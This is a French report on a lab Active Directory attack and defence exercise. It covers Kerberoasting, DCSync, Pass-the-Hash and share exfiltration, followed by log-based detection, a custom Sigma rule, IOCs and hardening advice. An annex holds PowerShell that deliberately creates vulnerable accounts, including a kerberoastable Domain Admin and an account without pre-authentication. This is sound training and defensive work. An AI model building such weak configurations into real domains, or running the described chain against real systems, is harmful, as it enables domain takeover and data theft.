┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─#
```

Capture 8 — Pass-the-Hash de l'Administrator puis exfiltration : le fichier du partage FinancesConf est listé, récupéré, puis lu localement.


Résultat et trace. Les données fictives sont exfiltrées. Cette phase génère un logon réseau NTLM (événement 4624 de type 3) et un accès détaillé au partage (événement 5145), tous deux porteurs de signaux de détection.

6.7 Phase 6 bis — Persistance (théorique)


Le vol de l'empreinte de krbtgt en phase 5 ouvrirait la voie à une persistance par Golden Ticket (T1558.001). Conformément aux règles d'engagement, qui interdisent toute action destructrice ou risquée, cette persistance n'est pas mise en œuvre. Elle est mentionnée pour être exhaustive sur les possibilités offertes par la compromission : disposer de la clé krbtgt, c'est pouvoir forger des accès indéfiniment, et la seule parade réelle consiste à réinitialiser deux fois ce compte.

7. Cartographie du domaine (BloodHound)

BloodHound modélise l'annuaire sous forme de graphe et met en évidence les chemins d'attaque. Au lieu de raisonner compte par compte, l'outil permet de poser des questions globales, comme « quel est le chemin le plus court vers Domain Admins ». La collecte, menée avec le collecteur SharpHound sur le contrôleur, porte sur 323 objets. Son import dans l'interface confirme visuellement les deux faits qui fondent la chaîne d'attaque.



Capture 9 — Fiche du compte svc_sql : il est classé « Tier Zero » (plus haut niveau de privilège) et porte le marqueur Admin Count, confirmant son appartenance à un groupe à privilèges.




Capture 10 — Chemin svc_sql → Domain Admins : la relation MemberOf matérialise l'appartenance du compte de service au groupe le plus privilégié du domaine.

On notera que BloodHound ne dessine pas de lien direct entre jdupont et svc_sql : le Kerberoasting n'est pas une relation d'annuaire mais une technique hors ligne, invisible du graphe. Les deux captures ci-dessus prouvent en revanche les deux maillons que l'attaque a reliés : un compte kerberoastable d'un côté, son statut d'administrateur du domaine de l'autre. C'est l'attaque qui crée le pont entre les deux, par le crackage du mot de passe faible.


8. Analyse défensive différée

8.1 Méthode


L'analyse défensive est menée hors ligne, sur les journaux produits par le contrôleur de domaine pendant l'attaque. La démarche : installer Sysmon pour enrichir la journalisation, activer l'audit avancé, rejouer l'attaque sous journalisation, exporter les journaux, puis rejouer les règles Sigma dessus avec le moteur Chainsaw. Cette approche différée correspond exactement à ce que ferait un analyste SOC enquêtant a posteriori sur une compromission à partir des journaux conservés.



Capture 11 — Installation de Sysmon avec la configuration de référence SwiftOnSecurity.




Capture 12 — Activation de l'audit avancé : Kerberos, réplication, logon et accès aux partages.



Capture 13 — Export des journaux Security (66 Mo) et Sysmon du contrôleur de domaine.

8.2 Rejeu des règles de détection


Deux jeux de règles sont appliqués. D'abord les règles natives de Chainsaw, qui produisent un grand volume de détections mais ne ciblent pas spécifiquement le Kerberoasting ou le DCSync. Ensuite les 3016 règles Sigma de SigmaHQ, qui apportent les détections nommées et directement exploitables.



Capture 14 — Rejeu des règles natives Chainsaw : 40 règles, 3351 détections (dont beaucoup de bruit de connexion).



Capture 15 — Rejeu des règles Sigma via Chainsaw : 1307 règles chargées, 55 détections ciblées.



Capture 16 — Regroupement des détections Sigma par règle : le DCSync domine avec 48 occurrences.

8.3 Matrice ATT&CK annotée

La matrice ci-dessous met en regard chaque phase de l'attaque, sa technique ATT&CK, l'événement généré, la détection obtenue et la recommandation associée.

Phase	Technique ATT&CK	Event	Détection (règle / source)	Recommandation
Reconnaissance	T1087.002 Account Discovery	4661/4624	Non détecté au seuil retenu	Baseline des requêtes SAMR
Kerberoasting	T1558.003	4769	Non détecté : AES256 contourne la règle RC4	Règle custom AES + gMSA
Crackage	T1110.002	-	Non détectable (hors ligne)	Mots de passe longs (gMSA)
Escalade	T1078.002 / T1098	4728/4732	Détecté : ajout à un groupe à privilèges	Alerte sur ajout à Domain Admins
DCSync	T1003.006	4662	Détecté (48) : AD Replication from Non Machine Account	Restreindre les droits de réplication
Pass-the-Hash	T1550.002	4624 NTLM	Partiel : règles natives Chainsaw	Alerte logon NTLM privilégié
Exfiltration	T1039	5145	Non détecté au seuil retenu	Audit des partages sensibles

Détection connexe : quatre occurrences de « Possible DC Shadow Attack », liées à l'activité de réplication du DCSync.

8.4 Analyse : ce qui est vu, ce qui est aveugle

Le DCSync est fortement détecté, avec 48 déclenchements de la règle de réplication depuis un compte non-contrôleur. C'est le signal le plus fiable de la chaîne, car une demande de réplication émanant d'autre chose qu'un contrôleur de domaine est anormale par construction : aucun usage légitime ne

la justifie. L'escalade est également visible, l'ajout de svc_sql à un groupe à privilèges ayant généré les événements attendus.

À l'inverse, le Pass-the-Hash est détecté par les règles natives de Chainsaw mais pas par le jeu Sigma au mapping utilisé : s'appuyer sur un seul moteur de détection laisse donc des angles morts, et la complémentarité des outils est une leçon en soi. L'exfiltration et la reconnaissance, enfin, ne ressortent pas au seuil retenu, car leurs signaux se confondent avec l'activité légitime et nécessiteraient une détection comportementale par établissement d'une ligne de base.

8.5 Le cas du Kerberoasting : un angle mort instructif

Le constat le plus intéressant concerne le Kerberoasting, qui est passé totalement inaperçu, y compris lorsque l'ensemble des 3016 règles Sigma sont chargées. L'explication est subtile. La règle Sigma historique de détection du Kerberoasting cible le chiffrement RC4 (type 0x17), car l'attaque reposait traditionnellement sur un abaissement vers ce chiffrement faible. Or, sur Windows Server 2025, le Kerberos est en AES256 par défaut (type 0x12). La demande de ticket de l'attaque est donc passée sous le radar de la règle, qui ne surveillait que le RC4.

Ce résultat est paradoxal : un durcissement du chiffrement, pensé comme une mesure de protection, casse ici une détection éprouvée. Il illustre un principe de fond : les règles de détection doivent évoluer au rythme des protocoles qu'elles surveillent, sous peine de devenir des angles morts silencieux. Une organisation qui aurait migré vers Windows Server 2025 en pensant ses règles toujours efficaces aurait, sans le savoir, perdu la visibilité sur une technique majeure. La réponse à cet angle mort est développée en section 9.

9. Recommandations de détection

9.1 Règle Sigma pour le Kerberoasting AES

Pour combler l'angle mort identifié, une règle Sigma est proposée. Elle détecte une demande de ticket de service (4769) chiffrée en AES vers un compte de service disposant d'un SPN, en excluant les comptes machine et krbtgt.

```
title: Kerberoasting - demande de ticket de service en AES
id: a7f3c2d1-8b4e-4e21-9c6a-000000gryphon
status: experimental
description: Detecte une demande TGS chiffree en AES vers un compte
  de service a SPN. Complete la regle RC4 classique, contournee
  quand le domaine force AES (Windows Server 2025).
author: Marc Bohoussou
date: 2026/11/06
references:
  - https://attack.mitre.org/techniques/T1558/003/
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4769
    TicketEncryptionType:
```

```
      - '0x11'  # AES128
      - '0x12'  # AES256
  filter_machine:
    ServiceName|endswith: '$'
  filter_krbtgt:
    ServiceName: 'krbtgt'
  condition: selection and not filter_machine and not filter_krbtgt
falsepositives:
  - Demandes de tickets de service legitimes (volumineuses en prod)
level: low
tags:
  - attack.credential_access
  - attack.t1558.003
```

Limite assumée : seule, cette règle est bruyante, car les tickets AES légitimes sont nombreux en production. Elle doit être couplée à un seuil de corrélation (un même compte source demandant des tickets pour plusieurs comptes de service en peu de temps) ou à une liste blanche des comptes de service connus. La parade de fond reste le passage en gMSA.

9.2 Indicateurs de compromission (IOC) pour le SOC

Au-delà des règles, voici les indicateurs concrets qu'un SOC peut chasser pour repérer cette chaîne d'attaque sur un domaine comparable.

Catégorie	Indicateur	Phase concernée
Événement	4769 vers un compte à SPN, chiffrement 0x12/0x17	Kerberoasting
Événement	4768 sans pré-authentification (type 0x0)	AS-REP Roasting
Événement	4662 avec droit DS-Replication-Get-Changes depuis un compte non-DC	DCSync
Événement	4624 type 3 en NTLM pour un compte à privilèges	Pass-the-Hash
Événement	7045 : service au nom aléatoire créé puis supprimé	psexec (mouvement latéral)
Événement	5145 : accès à un partage sensible par un compte inhabituel	Exfiltration
Comportement	Volume anormal de requêtes LDAP/SAMR depuis un compte standard	Reconnaissance / BloodHound
Comportement	Demande de tickets de service pour plusieurs comptes en rafale	Kerberoasting massif
Compte	Compte de service membre de Domain Admins	Mauvaise configuration à auditer
Compte	Compte avec SPN et mot de passe ancien ou faible	Surface de Kerberoasting

9.3 Durcissement

- Comptes de service en gMSA : le mot de passe, aléatoire et géré par le domaine, devient non crackable. C'est la mesure de fond, qui supprime la surface de Kerberoasting à la racine.
- Appliquer le principe de moindre privilège : aucun compte de service ne devrait être Domain Admin. Un audit régulier des membres des groupes à privilèges est indispensable.
- Restreindre les droits de réplication aux seuls contrôleurs de domaine, pour qu'un compte compromis ne puisse pas lancer de DCSync, même administrateur.

- Réduire l’usage de l’authentification NTLM au profit de Kerberos, pour diminuer la surface de Pass-the-Hash.
- Restreindre les partages sensibles par liste de contrôle d’accès, et auditer les accès : la défense en profondeur a ici effectivement bloqué un compte à privilèges.
- Croiser plusieurs moteurs de détection : aucun jeu de règles ne couvre seul l’ensemble de la chaîne.

10. Couches non démontrées (analyse théorique)

10.1 Couche 2 : poste client et mouvement latéral réel

Avec un poste client membre du domaine, la chaîne s'enrichirait d'un vrai mouvement latéral. L'attaquant, parti d'un poste bureautique compromis, rebondirait vers le contrôleur à l'aide des identifiants volés, par psexec (partage ADMIN$ et service distant), WMI ou WinRM. Cette phase génèrerait des traces caractéristiques : création d'un service au nom aléatoire (événement 7045), logon réseau suivi d'exécution, accès au partage ADMIN$. Sur le palier retenu, le contrôleur étant la seule machine, ce mouvement se réduit à l'accès direct, et la technique n'est illustrée que par le Pass-the-Hash de la phase 6.

10.2 Couche 3 : contournement d'un EDR

Avec une sonde de type EDR déployée, la problématique deviendrait celle de l'évasion : exécuter les outils offensifs sans être bloqué ni signalé. Les techniques pertinentes incluent l'obfuscation des charges, l'exécution en mémoire sans écriture sur disque, ou le détournement de binaires légitimes (living-off-the-land). Le palier retenu n'embarquant pas d'EDR, cette dimension n'est pas démontrée, mais elle constituerait l'extension naturelle du travail et déplacerait le centre de gravité de l'exercice, de la détection par journaux vers la détection par comportement en temps réel.

11. Conclusion

L'opération Gryphon démontre, sur un contrôleur de domaine réaliste, une chaîne d'attaque complète : d'un simple compte utilisateur, l'attaquant parvient à la domination totale du domaine et à l'exfiltration de données, en exploitant une configuration de compte de service défaillante. Chaque étape repose sur des fonctions légitimes du protocole, ce qui rend l'ensemble d'autant plus difficile à distinguer d'une activité normale, et souligne que la sécurité d'Active Directory tient moins à des correctifs qu'à une hygiène de configuration rigoureuse.

L'analyse défensive différée en tire l'enseignement le plus utile. Certaines étapes, comme le DCSync, laissent une signature nette et facilement détectable. D'autres, comme le Kerberoasting, échappent aux règles standard, ici précisément parce que le durcissement du chiffrement a rendu caduque une détection historique. La sécurité d'un domaine ne se mesure donc pas seulement à sa capacité à bloquer, mais à sa capacité à voir, et cette visibilité doit être entretenue au rythme de l'évolution des protocoles.

Le palier retenu, la Couche 1 en option expérience de bureau, a suffi à démontrer et à analyser toute la chaîne centrée sur le contrôleur de domaine. Les couches supérieures, décrites en théorie, dessinent les prolongements possibles du travail. Mené en solo et dans des conditions matérielles dégradées, le

projet a été conduit à son terme grâce à une adaptation de l'infrastructure vers le cloud, documentée et sans concession sur le périmètre.

Annexe A — Justification du choix d'infrastructure

La configuration de référence (Windows Server 2025 x86-64 virtualisé localement) n'a pas pu être tenue sur le matériel disponible :

- Un portable en architecture ARM64, sur lequel aucune édition de Windows Server x86 ne fonctionne nativement : le build ARM64 officiel a été retiré des serveurs de mise à jour, et l'émulation est la seule voie.
- Un second poste x86 dont le disque est défaillant, au point de nécessiter plusieurs heures pour démarrer.
- L'émulation QEMU x86 sur l'hôte ARM a été installée et testée, mais s'est révélée trop lente : l'installation du rôle AD DS restait bloquée après plusieurs heures, par dépassement des délais internes de Windows.

La solution retenue, un contrôleur de domaine sur machine virtuelle cloud GCP avec l'image officielle Windows Server 2025 et une attaque depuis Kali local, a permis de mener l'intégralité du projet à vitesse native. L'accès est restreint par pare-feu à la seule adresse IP de l'attaquant. Cet écart par rapport à la configuration de référence est entièrement documenté et n'altère pas le périmètre, qui reste la Couche 1 (contrôleur de domaine unique, en expérience de bureau).

Annexe B — Scripts de montage

Promotion du domaine (sur le contrôleur, après définition d'un mot de passe Administrator conforme) :

```
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
Import-Module ADDSDeployment
Install-ADDSForest `
  -DomainName "meridian.local" -DomainNetbiosName "MERIDIAN" `
  -ForestMode "WinThreshold" -DomainMode "WinThreshold" `
  -InstallDns:$true `
  -SafeModeAdministratorPassword (ConvertTo-SecureString "****" -AsPlainText -Force) -Force
```

Structure, comptes et chemins d'attaque (après le redémarrage) :

```
$dn = "DC=meridian,DC=local"
New-ADOrganizationalUnit -Name "Meridian" -Path $dn
foreach ($ou in @("Direction","IT","Finance","Services","ComptesDeService")) {
    New-ADOrganizationalUnit -Name $ou -Path "OU=Meridian,$dn" }

# Acces initial simule
New-ADUser -Name "Jean Dupont" -SamAccountName "jdupont" `
  -Path "OU=Finance,OU=Meridian,$dn" -Enabled $true `
  -AccountPassword (ConvertTo-SecureString "****" -AsPlainText -Force)

# Chemin principal : svc_sql kerberoastable + Domain Admin
New-ADUser -Name "svc_sql" -SamAccountName "svc_sql" `
  -Path "OU=ComptesDeService,OU=Meridian,$dn" -Enabled $true `
  -AccountPassword (ConvertTo-SecureString "****" -AsPlainText -Force)
Set-ADUser svc_sql -ServicePrincipalNames @{Add="MSSQLSvc/dc01.meridian.local:1433"}
Add-ADGroupMember "Domain Admins" -Members "svc_sql"

# Chemin secondaire : mservice AS-REP roastable
New-ADUser -Name "mservice" -SamAccountName "mservice" `
  -Path "OU=ComptesDeService,OU=Meridian,$dn" -Enabled $true `
  -AccountPassword (ConvertTo-SecureString "****" -AsPlainText -Force)
Set-ADAccountControl mservice -DoesNotRequirePreAuth $true

# Partage cible
New-Item -Path "C:\FinancesConf" -ItemType Directory -Force
New-SmbShare -Name "FinancesConf" -Path "C:\FinancesConf" `
  -FullAccess "MERIDIAN\Administrator"
```

Annexe C — Journal temps réel

Extrait du journal horodaté des actions offensives (secrets masqués). Le fichier complet au format CSV est fourni séparément.

Phase	Technique	Action	Détection possible
Reconnaissance	T1087.002	Énumération des comptes (SMB/SAMR)	Énumération depuis compte standard
Kerberoasting	T1558.003	Demande TGS svc_sql (AES256)	4769 chiffrement 0x12 vers SPN
Crackage	T1110.002	Crackage hybride saison+année	Non détectable (hors ligne)
Escalade	T1078.002	Validation svc_sql (Pwn3d!)	Logon réseau compte de service
DCSync	T1003.006	Réplication des secrets (secretsdump)	4662 réplication depuis non-DC
Pass-the-Hash	T1550.002	Authentification Administrator par hash	4624 NTLM privilégié
Exfiltration	T1039	Lecture du partage FinancesConf	5145 accès partage inhabituel

Annexe D — Glossaire

Terme	Définition
AD DS	Active Directory Domain Services, le service d'annuaire de Windows Server.
TGT / TGS	Ticket d'octroi de tickets / ticket de service, les deux types de tickets Kerberos.
SPN	Service Principal Name : identifiant d'un service, porté par un compte de service.
Kerberoasting	Demande puis crackage hors ligne du ticket d'un compte de service à SPN.
DCSync	Détournement de la réplication AD pour extraire les secrets du domaine.
Pass-the-Hash	Authentification NTLM à l'aide de l'empreinte du mot de passe, sans le mot de passe.
krbtgt	Compte de service du KDC ; sa clé permet de forger des tickets (Golden Ticket).
gMSA	Group Managed Service Account : compte de service à mot de passe géré et aléatoire.
Sysmon	Outil Sysinternals de journalisation détaillée de l'activité système.
Sigma	Format de règles de détection générique, indépendant du SIEM.
EDR	Endpoint Detection and Response : sonde de détection sur les postes et serveurs.
Tier Zero	Classification BloodHound des objets au plus haut niveau de privilège.